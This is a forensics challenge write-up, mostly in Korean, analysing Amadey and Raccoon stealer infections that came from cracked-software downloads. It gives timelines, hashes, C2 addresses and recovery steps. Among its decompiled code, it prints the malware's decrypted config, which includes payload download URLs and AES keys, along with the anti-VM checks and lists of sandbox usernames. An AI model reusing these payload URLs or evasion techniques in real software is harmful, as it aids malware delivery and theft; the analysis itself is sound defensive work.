

## 253 - Analysis adventure!

### Team Information

**Team Name :** kimbabasaksaksak

**Team Member :** Jaeheon Kim, Donghyun Kim, Soyoung Yoo, Minhee Lee

**Email Address :** uaaooong@gmail.com

### Instructions

**Description** The security team received a report that abnormal behavior was detected and blocked on Alice's PC at DFC. Therefore, they collected Alice's PC and gathered evidence for analysis.

As a digital forensic analyst, analyze Alice's PC to determine what happened. (You will be required to submit an analysis report.)

Target	Hash (MD5)
Alice_PC.E01	d518dbd981375e5cdf79e3dd833d3e0c

### Questions

- 1) Alice's PC appears to have had malware-related behavior. Analyze how and what malware was involved. (Submit answers based on timeline) (50 points)
  - What caused the malware-related behavior?
  - What is a malware file? / What are malware files?

2) After analyzing the malware's behavior and actions in relation to Alice's PC, identify the scope of the damage, if any, and write an analysis report. The analysis report must include the following items. (200 points)

- Malware and the information derived from it and hash values of malware (30 points)
- C2 communication information
- (If the PC was infected, please provide details) Scope of damage
- (If the PC was infected, please provide details) How to recover.
- Timeline information about malware functionality and behavior
- Organize the full report contents.

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

## Tools used:

Name:	IDA Pro	Publisher:	hex-rays
Version:	8.2.230124		
URL:	<a href="https://www.hex-rays.com">https://www.hex-rays.com</a>		

Name:	X-Ways Forensics	Publisher:	X-Ways
Version:	20.0		
URL:	<a href="https://x-ways.net">https://x-ways.net</a>		

Name:	Magnet AXIOM	Publisher:	Magnet Forensics
Version:	7.5.0.37231		
URL:	<a href="https://www.magnetforensics.com/">https://www.magnetforensics.com/</a>		

Name:	x64(32)dbg	Publisher:	x64dbg
Version:	May 25 2023, 00:25:30		
URL:	<a href="https://x64dbg.com/">https://x64dbg.com/</a>		

Name:	Wireshark	Publisher:	Wireshark
Version:	4.0.8		
URL:	<a href="http://www.wireshark.org">www.wireshark.org</a>		

Name:	Fiddler	Publisher:	telerik
Version:	v5.0.20204.45441 for .NET 4.6.1		
URL:	<a href="http://www.telerik.com">www.telerik.com</a>		

## Step-by-step methodology:

**Q1. Alice's PC appears to have had malware-related behavior. Analyze how and what malware was involved. (Submit answers based on timeline) (50 points)**

### \* What is a malware file? #1

Malware#1 Information	
Local Path	\Users\dfc\Downloads\ Full_Active_File_449911_UseAs_PassKey\Setup.exe
Download URL	https://bit.ly/46Y04qF (https://www.mediafire.com/file/ricozv52s8zkg50/Full_Active _File_449911_UseAs_PassKey.rar/file)
Hash (MD5)	A11BE3A619EA9BD57949B1FD2854D9E6
File Type	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
Malware Type	Amadey

### \* What caused the malware-related behavior? (Timeline) #1

#### @ 이벤트 시각: 2023-07-24 16:30:14 (UTC+0)

- 아티팩트: \Users\dfc\AppData\Local\Google\Chrome\User Data\Profile 1\History
- 이벤트 내용: <https://bit.ly/46Y04qF> 페이지에서 Full\_Active\_File\_449911\_UseAs\_PassKey.rar 파일 다운로드를 시작하여, 2023-07-24 16:30:29 (UTC+0)에 다운로드 완료
- 특이사항:
  1. <https://bit.ly/46Y04qF>는 [https://www.mediafire.com/file/ricozv52s8zkg50/Full\\_Active\\_File\\_449911\\_UseAs\\_PassKey.rar/file](https://www.mediafire.com/file/ricozv52s8zkg50/Full_Active_File_449911_UseAs_PassKey.rar/file) 페이지에 대한 단축 URL
  2. 해당 페이지 방문 기록은 존재하지 않으며, 파일 다운로드 기록만 존재
  3. 사용자는 해당 페이지에서 파일을 다운로드 하기 전에 Google에서 'external disk recovery crack'를 검색하였음. 정식 소프트웨어가 아닌 크랙 버전 도구를 다운로드하는 과정에서 해당 악성코드를 다운로드하게 됨

**@ 이벤트 시각: 2023-07-24 16:30:14 (UTC+0)**

- 아티팩트: \\$MFT
- 이벤트 내용: \Users\dfc\Downloads\Full\_Active\_File\_449911\_UseAs\_PassKey.rar 파일 생성

Event	Time (UTC+0)
Created	2023-07-24 16:30:14
Modified	2023-07-24 16:30:29
Record changed	2023-07-24 16:30:29
Accessed	2023-07-24 16:30:39

**@ 이벤트 시각: 2023-07-24 16:30:38 (UTC+0)**

- 아티팩트: \\$MFT
- 이벤트 내용: Full\_Active\_File\_449911\_UseAs\_PassKey.rar 파일을 \Users\dfc\Downloads\경로에 압축 해제

Unzipped file name	Type
Setup.exe	실행 파일
info.txt	텍스트 파일

**@ 이벤트 시각: 2023-07-24 16:34:20 (UTC+0)**

- 아티팩트: \Users\dfc\AppData\Local\ConnectedDevicesPlatform\L.dfc\ActivitiesCache.db
- 이벤트 내용: Setup.exe 실행

## \* What is a malware file? #2

Malware#2 Information	
Local Path	\Users\dfc\Downloads\!A@-#Setup-Pa\$SW0rd-4545\!A@#Setup-Pa\$\$W0rd-4545\Pre_Setup1_Activate.exe
Download URL	http://secure-keyboard.rf.gd/files/\!A@-%23Setup-Pa\$SW0rd-4545.rar
Hash (MD5)	60C266E24923EBB2F88F2E29D45CC553
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Malware Type	Raccoon stealer

## \* What caused the malware-related behavior? (Timeline) #2

### @ 이벤트 시작: 2023-07-26 02:12:15 (UTC+0)

- 아티팩트: \Users\dfc\AppData\Local\Google\Chrome\User Data\Profile 1\History
- 이벤트 내용: http://secure-keyboard.rf.gd/files/\!A@-%23Setup-Pa\$SW0rd-4545.rar 페이지 방문
- 특이사항: 사용자는 해당 페이지 방문 전 Google에 'repair external hard drive tool crack' 를 검색하였음. 정식 소프트웨어가 아닌 크랙 버전 도구를 다운로드 하는 과정에서 해당 악성코드를 다운로드하게 됨

### @ 이벤트 시작: 2023-07-26 02:12:17 (UTC+0)

- 아티팩트: \Users\dfc\AppData\Local\Google\Chrome\User Data\Profile 1\History
- 이벤트 내용: \!A@-%23Setup-Pa\$SW0rd-4545.rar 파일 다운로드를 시작하여, 2023-07-26 02:12:19 (UTC+0)에 다운로드 완료

### @ 이벤트 시작: 2023-07-26 02:12:17 (UTC+0)

- 아티팩트: \\$MFT
- 이벤트 내용: \Users\dfc\Downloads\!A@-#Setup-Pa\$SW0rd-4545.rar 파일 생성

Event	Time (UTC+0)
Created	2023-07-26 02:12:17

Modified	2023-07-26 02:12:19
Record changed	2023-07-26 02:12:19
Accessed	2023-07-26 02:21:10

**@ 이벤트 시각: 2023-07-26 02:21:10 (UTC+0)**

- 아티팩트: \\$MFT
- 이벤트 내용: !A@#Setup-Pa\$SW0rd-4545.rar 파일을 \Users\dfc\Downloads\ 경로에 압축 해제

Unzipped file name	Type
Readme.txt	텍스트 파일
!A@#Setup-Pa\$\$W0rd-4545	폴더
!A@#Setup-Pa\$\$W0rd-4545\Pre_Setup1_Activate.exe	실행 파일

**@ 이벤트 시각: 2023-07-26 02:21:31 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PRE\_SATUP1\_ACTIVATE.EXE-E4E28DEF.pf
- 이벤트 내용: Pre\_Setup1\_Activate.exe 실행

**@ 이벤트 시각: 2023-07-26 02:22:02 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PRE\_SATUP1\_ACTIVATE.EXE-E4E28DEF.pf
- 이벤트 내용: Pre\_Setup1\_Activate.exe 파일 실행

**@ 이벤트 시각: 2023-07-26 02:22:17 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PRE\_SATUP1\_ACTIVATE.EXE-E4E28DEF.pf
- 이벤트 내용: Pre\_Setup1\_Activate.exe 파일 실행

**Q2.** After analyzing the malware's behavior and actions in relation to Alice's PC, identify the scope of the damage, if any, and write an analysis report. The analysis report must include the following items. (200 points)

**\* Malware and the information derived from it and hash values of malware #1**

악성코드 이름		Setup.exe
기능		Amadey, LummaC2 Stealer, Vidar Stealer 악성코드 다운로드 및 실행
해시 값	MD5	A11BE3A619EA9BD57949B1FD2854D9E6
	SHA1	B00005ED81E9AF1EA4EDDFC0AF581A2B5D037157
	SHA256	6EC3F402273407765765C3180937BB586580EB4DE9AE774BDEAF96C05E9B770C

악성코드 이름		float.png
기능		암호화된 LummaC2 Stealer 바이너리
해시 값	MD5	E3B6C4182518BC44BC962D46AD2DA676
	SHA1	8F4EE49297969081536330CAF2619977219054FC
	SHA256	740CB317D2E4DA9CA223A4F495ADEC167CCF89C8991F90667DF17A0F510ACFA7

악성코드 이름		float.png (*복호화한 실행 파일)
기능		감염 PC 정보 탈취 기능의 LummaC2 Stealer
해시 값	MD5	B5711BAA52FB45124A641F9869ACCA7C
	SHA1	CABD9146A817D0A0F3B20BF433BEFDE45766A1C7
	SHA256	91EFDA3444403CE872FF2481CC341FB75DB3CDD26EA9800E59F419DC7B5127BB

악성코드 이름		webkit.png
기능		암호화된 Vidar Stealer 바이너리
해시 값	MD5	8783BD451DA885F11F380D10AA48EAFF
	SHA1	93CDED98F5B477610C720E1717810AE57359B644
	SHA256	02286DE884A222E4F9A4DC61C8947E838879CBA585BE0E0F3B2386FA

		A982174F
--	--	----------

악성코드 이름		webkit.png (*복호화한 실행 파일)
기능		감염 PC 정보 탈취 기능의 Vida Stealer
해시 값	<b>MD5</b>	E4246D000C13004CD5D26921CA5ECF87
	<b>SHA1</b>	33C6F02973992DF899F95DE94891EB5C163D5E2D
	<b>SHA256</b>	9919316C8BD7A3ABABF06425219A964372DAE946C0CD27BA2EC9F91 67C9119AA

악성코드 이름		khtml.png(bstyoops.exe)
기능		정보탈취 기능의 Amadey 악성코드
해시 값	<b>MD5</b>	7AF7284A37272C65E64B2DEB41F6AED9
	<b>SHA1</b>	C82659430EA52E5C9950811CA5AEEA129C1979CC
	<b>SHA256</b>	0EB30E2C25357B3FEC262F5DEA83C92A7236337DD87DD3FE06AC8E 8D5E205D04

악성코드 이름		clip.exe(LEAJ.exe)
기능		가상화폐 지갑 주소 바꿔치기 기능의 악성코드
해시 값	<b>MD5</b>	55A7682FF0B918010481C8DAA6B76A32
	<b>SHA1</b>	E18309E4CD12D8217BC0D0F2AE3D58BF1A70CF5E
	<b>SHA256</b>	033B38832DB481D558743CC807A3657423535CC01D2E57FBCA9035FA 581E863D

악성코드 이름		s3f0.0.bat
기능		clip.exe가 자가복제한 LEAJ.exe 파일 실행 기능
해시 값	<b>MD5</b>	375B4E069B2F643761AAB0C66AE66256
	<b>SHA1</b>	407744A2F8D9C3A377D5ACD7972758FABF24CE5A
	<b>SHA256</b>	27558B4C0AFABD3E8F817FB75596E38B3EF998AEDAFFB2F5FE4DE8 D93299751C

악성코드 이름		cred.dll
기능		가상화폐 관련 정보 탈취 기능의 악성코드
해시 값	<b>MD5</b>	88BA4FC28541ACA42B47C94438A56B11
	<b>SHA1</b>	8A7144779B272E65B17A699455E7BD924D50CF04
	<b>SHA256</b>	DE6EECD9A107B5C11F566E0A4B26E4060584AC275A83D4433D9BE89 F7DBD6F3C

악성코드 이름		clip.dll
기능		가상화폐 지갑 주소 바꿔치기 기능의 악성코드
해시 값	<b>MD5</b>	6CD20776123181BAA90224DB7C78956C
	<b>SHA1</b>	E840B852AD10FBD825374C9C9B9EF45D673CC7E6
	<b>SHA256</b>	D1EC02791818EB83A1B7A8B3F98015ED883745F600FE5C1BCF33932 C15AA147F

### \* C2 communication information #1

통신 주소	tds-packages-update.com
포트	443
통신 프로토콜	HTTPS
암호화	TLS 통신 및 자체 암호화 알고리즘으로 암호화된 악성코드 파일 전송
용도	악성파일(float.png, webkit.png, khtml.png) 다운로드

통신 주소	45.9.74.166 / 45.9.74.141
포트	80
통신 프로토콜	HTTP
암호화	평문 통신
용도	감염 PC 정보 수신, 추가 악성 파일(cred.exe) 다운로드를 위한 인코딩된 URL 전달, 악성 파일(cred.dll, clip.dll) 다운로드

통신 주소	rusticironstore.com
포트	80
통신 프로토콜	HTTP
암호화	평문 통신
용도	악성 파일(cred.exe) 다운로드

통신 주소	45.9.74.164
포트	80
통신 프로토콜	HTTP
암호화	평문 통신
용도	유출 데이터 수신

통신 주소	colomndead.xyz / gstatic-node.io
포트	80

통신 프로토콜	HTTP
암호화	평문 통신
용도	악성코드 정보 수신, 유출 데이터 수신

통신 주소	65.21.187.146 / 95.217.241.202 / 95.217.242.246
포트	80
통신 프로토콜	HTTP
암호화	평문 통신
용도	피해PC에서 수행할 명령 데이터 전달, 악성행위 수행에 필요한 dll 다운로드, 추가 악성 파일 다운로드, 유출 데이터 수신

**\* (If the PC was infected, please provide details) Scope of damage**

**#1**

해당 악성코드는 가상환경을 탐지하는 기능으로 인하여, 실질적인 악성행위를 진행하기 전에 종료되었다. 현재 Alice PC의 피해 사항은 없으므로, 악성코드가 정상 동작하여 악성행위가 진행되었을 경우를 가정한 피해 범위를 서술한다.

**\* Alice PC에 악성행위가 진행되었을 경우를 가정한 피해 범위 (\* 1번 실행된 것으로 가정)**

- 악성 파일 생성

경로	기능
\Users\dfc\AppData\Local\Temp\<랜덤한문자열>	복호화된 khtml.png 악성코드 파일
\Users\dfc\AppData\Local\Temp\c2868ed41c\bstyoops.exe	khtml.png 악성코드가 자가복제된 파일
\Users\dfc\AppData\Local\Temp\001233051\clip.exe	클립보드에 저장된 가상화폐 지갑 주소를 공격자의 지갑 주소로 수정
\ProgramData\presepuesto\LEAJ.exe	clip.exe 악성코드가 자가복제된 파일
\Users\dfc\AppData\Local\Temp\s3f0.0.bat	LEAJ.exe 실행
\Users\dfc\AppData\Roaming\80c6bf70bf3f8f\cred.dll	브라우저, 가상화폐 지갑, FTP, 메신저 데이터 탈취
\Users\dfc\AppData\Roaming\80c6bf70bf3f8f\clip.dll	클립보드에 저장된 가상화폐 지갑 주소를 공격자의 지갑 주소로 수정
\ProgramData\<랜덤한문자열>.exe	-

- 지속성 유지

내용
악성코드(bstyoops.exe)가 존재하는 c2868ed41c 폴더 경로를 레지스트리 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup에 등록하여 재부팅 시 악성코드 자동실행
1분마다 bstyoops.exe 파일 및 LEAJ.exe 파일을 지속적으로 실행하는 작업 스케줄 등록

- 감염 PC 정보 탈취: 하드 드라이브 볼륨 시리얼 정보, 윈도우 버전, 시스템 비트, 관리자 권한 여부, 컴퓨터 이름, 유저 이름, 도메인 이름, 백신 종류, 파일 실행 경로, 작업 그룹,

DNS 호스트 이름, NetBIOS, HWID, CPU, GPU, 메모리 용량, 설치된 프로그램 목록, 디스플레이 해상도, 언어, 입력언어, 로컬타임, 타임존, 현재 실행중인 프로세스 목록

- 클립보드 데이터 수정: 지속적으로 클립보드 데이터를 모니터링하여 가상화폐 지갑 주소 패턴이 탐지되면, 공격자의 가상화폐 지갑 주소로 수정

\* clip.exe: Bitcoin, Litecoin, Ethereum, Dogecoin, Monero, Dash, Ripple, Stellarlumen

\* clip.dll: Bitcoin, Ethereum, Litecoin, Dogecoin, Monero

- 브라우저 데이터 탈취

\* 브라우저 관련 정보 및 계정 정보 탈취: Chrome, Opera, Edge, Sputnik, Chromium, Orbitum, Vivaldi, Comodo, CocCoc, Chedot, CentBrowser, Chrome Beta, Opera GX Stable, 360Browser, Mozilla Firefox, Thunderbird, Brave, CryptoTab Browser, OperaGX, QQBrowser, 7Star, Brave\_Old, TorBro Browser, Epic Privacy, Comodo Dragon, Torch, Amigo, Pale Moon

\* 가상화폐, 2FA 및 자동완성 관련 확장 프로그램 정보 탈취: AuroWallet, Authenticator, Authy, BinanceChainWallet, BitAppWallet, BitClip, Bitwarden, BoltX, Braavos, BraveWallet, Byone, CloverWallet, Coin98, Coinbase, CyanoWallet, DAppPlay, EOS Authenticator, EQUALWallet, EVER Wallet, EnKrypt, Eternl, Exodus Web3 Wallet, Finnie, GAuth Authenticator, GeroWallet, Guarda, GuildWallet, Harmony, Hashpack, Hycon Lite Client, ICONex, Jaxx Liberty, KHC, KardiaChain, KeePass Tusk, KeePassXC-Browser, Keplr, Leaf, Leap Terra, LiqualityWallet, MEW CX, MaiarDeFiWallet, Martian Wallet, MathWallet, MetaMask, MewCx, Microsoft AutoFill, Nabox, NamiWallet, Nash Extension, NeoLine, NiftyWallet, OKX Web3 Wallet, OneKey, Opera Wallet, Oxygen (Atomic), PaliWallet, Petra Wallet, Phantom, PolymeshWallet, PontemWallet, Rabby, RoninWallet, RoninWalletEdge, Saturn, Sender, Solflare, Sollet, Steem Keychain, Temple, Terra Station, TezBox, Trezor Password Manager, TronLink, Tronium, Trust Wallet, UniSatWavesKeeper, Wombat, XdefiWallet, Yoroi, ZilPay, iWallet

- 가상화폐 지갑 데이터 탈취: Armory, Dogecoin, Exodus, Electrum, Litecoin, DashCore, Monero, Bianace, Ledger Live, Atomic, Coinomi, Authy Desktop, Bitcoin core, JAXX New Version, Bitcoin core old, Raven Core, Daedalus Mainnet, Blockstream Green, Wasabi Wallet, Ethereum, ElectrumLTC, ElectronCash

- **FTP** 데이터 탈취: WinSCP, FileZilla

- 응용 프로그램 데이터 탈취: AnyDesk, KeePass, Steam, Authy

- 메신저 데이터 탈취: Telegram, Pidgin, Discord

- 문서 파일 탈취: %userprofile% 경로에 위치한 .txt 파일, Documents 및 Desktop 경로에 위치한 .txt, .doc, .docx, .rtf, .xls, .xlsx 파일

- 시스템 화면 스크린샷 탈취: 피해 PC의 현재 시스템 화면을 캡쳐하여 C2로 전송

**\* (If the PC was infected, please provide details) How to recover.**

**#1**

해당 악성코드는 가상환경을 탐지하는 기능으로 인하여, 실질적인 악성행위를 진행하기 전에 종료되었다. 그러므로 복구 방법은 Alice PC의 현재 상태에서의 복구 방법(Setup.exe 악성코드 삭제 이외에는 추가로 복구가 필요한 사항 없음), 악성코드가 정상 동작하여 악성행위가 진행되었을 경우의 복구 방법을 구분하여 서술한다.

**1. Alice PC의 현재 상태에서의 복구 방법**

- 악성 파일 삭제: 악성코드를 모두 삭제한다.

경로
\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey.rar
\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey\Setup.exe

**2. Alice PC에 악성행위가 진행되었을 경우를 가정한 복구 방법 (\* 1번 실행된 것으로 가정)**

- 악성 파일 삭제: 악성코드 및 악성코드에 의해 생성된 악성파일들을 모두 삭제한다.

경로
\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey.rar
\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey\Setup.exe
\Users\dfc\AppData\Local\Temp\<랜덤한문자열>
\Users\dfc\AppData\Local\Temp\c2868ed41c\bstyoops.exe
\Users\dfc\AppData\Local\Temp\001233051\clip.exe
\ProgramData\presepuesto\LEAJ.exe
\Users\dfc\AppData\Local\Temp\s3f0.0.bat
\Users\dfc\AppData\Roaming\80c6bf70bf3f8\cred.dll
\Users\dfc\AppData\Roaming\80c6bf70bf3f8\clip.dll
\ProgramData\<랜덤한문자열>.exe

- 지속성 제거

내용	Shell	Folders\Startup
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User 레지스트리 값에 등록되어 있는 c2868ed41c 폴더 경로 삭제		
bstyoops.exe, LEAJ 이름의 작업 스케줄 삭제		

- 악성 프로세스 종료: 악성 파일의 이름으로 된 프로세스가 시스템 상에 실행 중일 시 프로세스 종료

- 계정 패스워드 변경: 브라우저\*에 저장된 웹 사이트 계정 패스워드 변경 진행

\* 대상 브라우저: Chrome, Opera, Edge, Sputnik, Chromium, Orbitum, Vivaldi, Comodo, CocCoc, Chedot, CentBrowser, Chrome Beta, Opera GX Stable, 360Browser, Mozilla Firefox, Thunderbird, Brave, CryptoTab Browser, OperaGX, QQBrowser, 7Star, Brave\_Old, TorBro Browser, Epic Privacy, Comodo Dragon, Torch, Amigo, Pale Moon

- 가상화폐 지갑에 있는 자산을 안전한 지갑으로 이동: 가상화폐 지갑을 새로 생성하여 기존 지갑에 있는 자산을 모두 새로 생성한 안전한 지갑으로 이동

- 클립보드 데이터 삭제: 클립보드에 자신의 가상화폐 지갑 주소가 아닌 공격자의 것으로 추정되는 가상화폐 지갑 주소가 보이면 해당 클립보드 삭제

- 회사 내부 정보 유출 범위 파악 및 관련 조치 진행: FTP, 문서, 응용 프로그램 데이터 및 메신저 데이터가 탈취당했으므로 유출된 회사 내부 정보를 파악하여, 관련 법률, 규정, 계약에 따라 필요한 조치 진행

- 시스템 재설치: 필요한 경우 시스템을 완전히 재설치

## \* Timeline information about malware functionality and behavior

### #1

해당 악성코드는 가상환경을 탐지하는 기능으로 인하여, 실질적인 악성행위를 진행하기 전에 종료되었다. Alice PC에서 악성코드가 동작했던 범위까지만 특정하여 타임라인을 재구성하였으며, 실질적인 악성행위를 포함한 악성코드의 전체 행위는 [Organize the full report contents.](#) #1를 참고한다

#### @ 이벤트 시각: 2023-07-24 16:34:20 (UTC+0)

- 아티팩트: \Users\dfc\AppData\Local\ConnectedDevicesPlatform\L.dfc\Activities Cache.db
  - 이벤트 생성자: 사용자
  - 이벤트 내용: Setup.exe 실행

#### @ 이벤트 시각: 2023-07-24 16:34:25 (UTC+0)

- 아티팩트: \Windows\System32\winevt\Logs\Microsoft-Windows-WMI-Activity%4 Operational.evtx
  - 이벤트 ID: 5858
  - 이벤트 생성자: 악성코드
  - 이벤트 내용: “Start IWbemServices::ExecQuery - root\WMI : SELECT \* FROM MSACPI\_ThermalZoneTemperature” WQL (WMI Query Language) 문으로 가상환경 탐지

## \* Organize the full report contents. #1

### (Setup.exe)

- 
- Setup.exe 분석 내용의 모든 주소 값은 0x1400000000 값이 기준
  - 해당 악성코드는 가상화 기술을 사용한 프로젝터가 적용되어 있어, 동적 분석을 위주로 진행
- 

Setup.exe 실행 시 악성행위 시작 지점인 메인 함수(0x14002FC50) 도입 부분에서 XOR 연산으로 config 문자열 복호화 진행

```
819 v2 = alloca(sub_140175A70());
820 v742 = v1;
821 v741 = v0;
822 v738[0] = 0xF909831914588B57ui64;
823 v3 = sub_14000BB00(&unk_14017B3CC, 0xF909831914588B57ui64);
824 sub_140176968();
825 v4 = 0xFFFFFFFFFFFFFFFi64;
826 do
827 {
828     v738[v4 + 1] = *(v3 + v4 * 8 + 8) ^ (&config_string_0x14017A2A0)[v4 + 1];// config 문자열 복호화
829     ++v4;
830 }
831 while ( v4 < 0x117 );
```

복호화된 config 문자열은 json 형식으로 악성코드의 설정 값이며 해당 설정에 따라 악성행위 수행 여부 및 동작 진행

원본 문자열
{ "config":{ "fake_error_on_black":true, "fake_error_caption":"Error", "fake_error_text":"Cannot connect to RDS because no Licensing servers are available", "date_unix":"1692737999" }, "anti_vm":{ "enabled":true, "anti_vm_exclusion_name":"J49JV24FXSYT8HB9TX27.vmt.exe", "check_generic":true, "check_usernames":true, "check_pcnames":true, "check_gpu_vendor":true, "check_processes":true }, "files":{ "exe":{ "blobbrabbit1":{ "link":"https://tds-packages-update.com/82z2fn2afo/b2/float.png", "aes_key":"02207814a080a09da3306e7ff8738ff1", } } } }

```

    "folder": "%TEMP%",
    "change_md5": false,
    "pump_file": false,
    "add_folder_to_exclusions": false,
    "delete_after_execution": false,
    "add_to_startup": false,
    "delay": 10,

    "start_in_memory_path": "C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe"
        },
        "blobbrabbit2": {
            "link": "https://tds-packages-update.com/82z2fn2af0/b2/webkit.png",
            "aes_key": "02207814a080a09da3306e7ff8738ff1",
            "folder": "%TEMP%",
            "change_md5": false,
            "pump_file": false,
            "add_folder_to_exclusions": false,
            "delete_after_execution": false,
            "add_to_startup": false,
            "delay": 50,

    "start_in_memory_path": "C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe"
        },
        "blobbrabbit3": {
            "link": "https://tds-packages-update.com/82z2fn2af0/b2/khtml.png",
            "aes_key": "02207814a080a09da3306e7ff8738ff1",
            "folder": "%TEMP%",
            "change_md5": false,
            "pump_file": false,
            "add_folder_to_exclusions": false,
            "delete_after_execution": false,
            "add_to_startup": false,
            "delay": 120,
            "start_in_memory_path": null
        }
    }
}

```

[“config”][“data\_unix”] 값은 1692737999로 Unix Timestamp이며, 2023-08-22 20:59:59 (UTC+0) 시간을 의미함

## Convert epoch to human-readable date and vice versa




Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT:** 2023년 August 22일 Tuesday PM 8:59:59

**Your time zone:** 2023년 8월 23일 수요일 오전 5:59:59 GMT+09:00

**Relative:** A month ago

Windows의 FILETIME 구조체를 사용한 로컬 시간을 가져와 [“config”][“data\_unix”] 값과 비교하여, 로컬 시간이 2023-08-22 20:59:59 (UTC+0) 이후 시간이면 악성행위를 진행하지 않음

```

1067 LABEL_65:
1068     epoch_time = 0i64;
1069     (qword_140178100)(&epoch_time);           // GetLocalTime
1070     if ( *epoch_time < 116444736000000000i64 || (*epoch_time - 0x19DB1DED53E8000i64) / 0x989680ui64 > v34 )
1071         goto exit;
1072 LABEL_67:

```

[“anti\_vm”] 값을 기반으로 checkRunnable 함수를 실행하여 악성행위 수행이 적합한지 검증하게 되며, 현재 환경이 샌드박스, 가상환경 등으로 판단될 경우 XOR로 암호화되어 있던 정상적인 URL로 연결을 맺고 프로세스 종료

```

1643     v118 = _mm_loadu_si128(&v889);
1644     v853[1] = _mm_loadu_si128(v890);
1645     v853[0] = v118;
1646     if ( checkRunnable() )           // 가상환경 탐지
1647     {
1648         sub_140168430(120i64, 8ui64, v119, v120);
1649         if ( v121 )
1650         {
1651             v122 = v121;
1652             v853[0].m128i_i64[0] = 0xB01E1DAA05328076ui64; // 실패 분기 (정상동작)
1653             v123 = (sub_140006940)(&unk_14017A613, 0xB01E1DAA05328076ui64);
1654             v853[0] = (*v123 ^ __PAIR128__(0xBC545A510FD812B6ui64, 0xA08FD123CE91E000ui64));
1655             v853[1] = (*v123 + 16) ^ __PAIR128__(0x8A1B623B097C4972ui64, 0x6DAB6F16D4D25A1Ei64);
1656             v853[2] = (*v123 + 32) ^ __PAIR128__(0xD7B6A61A5F2913F1ui64, 0x933CCC872DD253B5ui64);
1657             v853[3] = (*v123 + 48) ^ __PAIR128__(0xF890404F22EF9D08ui64, 0xB81BBBBE6DC913A0ui64);
1658             *&v854 = *(v123 + 64) ^ 0xAD7262B4E3A2D863ui64;
1659             DWORD2(v854) = *(v123 + 72) ^ 0xC5B6D6E6;
1660             (sub_140005040)(&v862, v853, 75i64);
1661             *&v837 = 0x82D5CAEED756C106ui64;
1662             v124 = (sub_1400073C0)(&qword_140177A98[38] + 6, 0x82D5CAEED756C106ui64);
1663             *v832 = *v124 ^ __PAIR128__(0x5E735F4688FC0AD5164, 0x0E84C743F03DE56Bui64);
1664             *&v832[16] = *(v124 + 16) ^ __PAIR128__(0x34ADE8309474AE4i64, 0xEEB2BED086EB34EBui64);
1665             *&v832[32] = *(v124 + 32) ^ __PAIR128__(0xD732A7E462C3E441ui64, 0x200308EEBCDE3045i64);
1666             v833 = *(v124 + 48) ^ 0xFA02A663;
1667             v125 = *(v124 + 54);
1668             v834 = *(v124 + 52) ^ 0xB184;
1669             v835 = v125 ^ 0x1C;

```

#### 실패 분기시 접속되는 정상 URL 목록

```

https://www.ixbt.com/news/2023/07/06/microsoft-edge-google-docs-offline.html
https://api.slack.com/tutorials/tracks/announcement-bot
https://expressjs.com/en/api.html
https://www.reddit.com/api/v1/me
https://raw.githubusercontent.com/egov-url-shortening/xa

```

- checkRunnable 함수 내에서 [“anti\_vm”][“anti\_vm\_exclusion\_name”] 값인 “J49JV24FXSYT8HB9TX27.vmt.exe”와 현재 실행 중인 프로세스 명과 비교하여, 일치하지 않는 경우 환경에 대한 정보 수집 후 악성 수행에 적절한 환경인지 검증

```

799 LABEL_22:
800     if ( !(maybe_memcmp)(v14, v4, return_value) ) // processname == J49JV24FXSYT8HB9TX27.vmt.exe
801     {
802     LABEL_645:
803         LODWORD(return_value) = 0;                  // 악성수행
804         goto return;
805     }
806 LABEL_23:

```

- check\_runnable 함수 내의 check\_generic 단계에서 root\WMI의 “SELECT \* FROM MSAcpi\_ThermalZoneTemperature” 쿼리를 사용하여 CPU 온도를 나타내는 “CurrentTemperature” 값을 가져와 비교하는 방법 등으로 가상환경 탐지

```

876     *(v682.m128i_i64 + 5) = 0x10101010101010101i64;
877     v682.m128i_i64[0] = 0x10101010101010101i64;
878     check_generic(&v687, &v682, v16);           // check_generic
879     v658 = 0i64;
880     v661 = 0i64;
881     v660 = 0i64;
882     v659 = 0i64;

```

\* 관련 자료 : <https://debugactiveprocess.medium.com/anti-vm-techniques-with-msacpi-thermalzonetemperature-32cfecda802>

- check\_runnable 함수 내의 check\_usernames 단계에서는 현재 PC의 사용자 계정명을 알려진 악성코드 분석용 환경의 유저명과 비교

```

1189 {
1190     LOBYTE(return_value) = 1;
1191     if ( check_usernames() )           // 유저명 비교
1192         goto return;
1193 }

```

#### 알려진 유저명

3u2v9m8  
cmknds6  
heuerzl  
ivwokuf  
j7pnjwml  
kuv3bt4a  
mr.noneO  
o6jdqg  
ymonofg  
jaw4dz0  
equze3jR  
7dbgdxu=  
sandbox  
malware8

- check\_runnable 함수 내의 check\_pcnames 단계에서는 현재 PC의 컴퓨터명을 알려진 악성코드 분석용 환경의 컴퓨터명과 비교

```

1261 {
1262     LOBYTE(return_value) = 1;
1263     if ( check_pcnames() )
1264         goto return;
1265 }
*&v687 = 0xF8DEBCDE81E29Ci64;

```

#### 알려진 컴퓨터명

6c4e733f-c2d9-4

```

b30f0242-1c6a-4
bee7370c-8c0c-4
ea8c2e2a-d017-4
gyyzc9hzcyhrlng
win-5e07cos9alr
windows-eel53sn
winzds-1bhrvpqu
winzds-22urjibv
winzds-3ff2i9sn
winzds-5j75dthhs\lsystem3
    winzds-6tuihn7r
    winzds-8maei8e4
    winzds-9io75svg50
    winzds-am76hpk2
    winzds-b03l9ceo
    winzds-bmsmd8me
    winzds-buaokgg18
    winzds-k7vik4fc
    winzds-qngkgn59e88
    winzds-rst0e8vu
    winzds-u95191ig
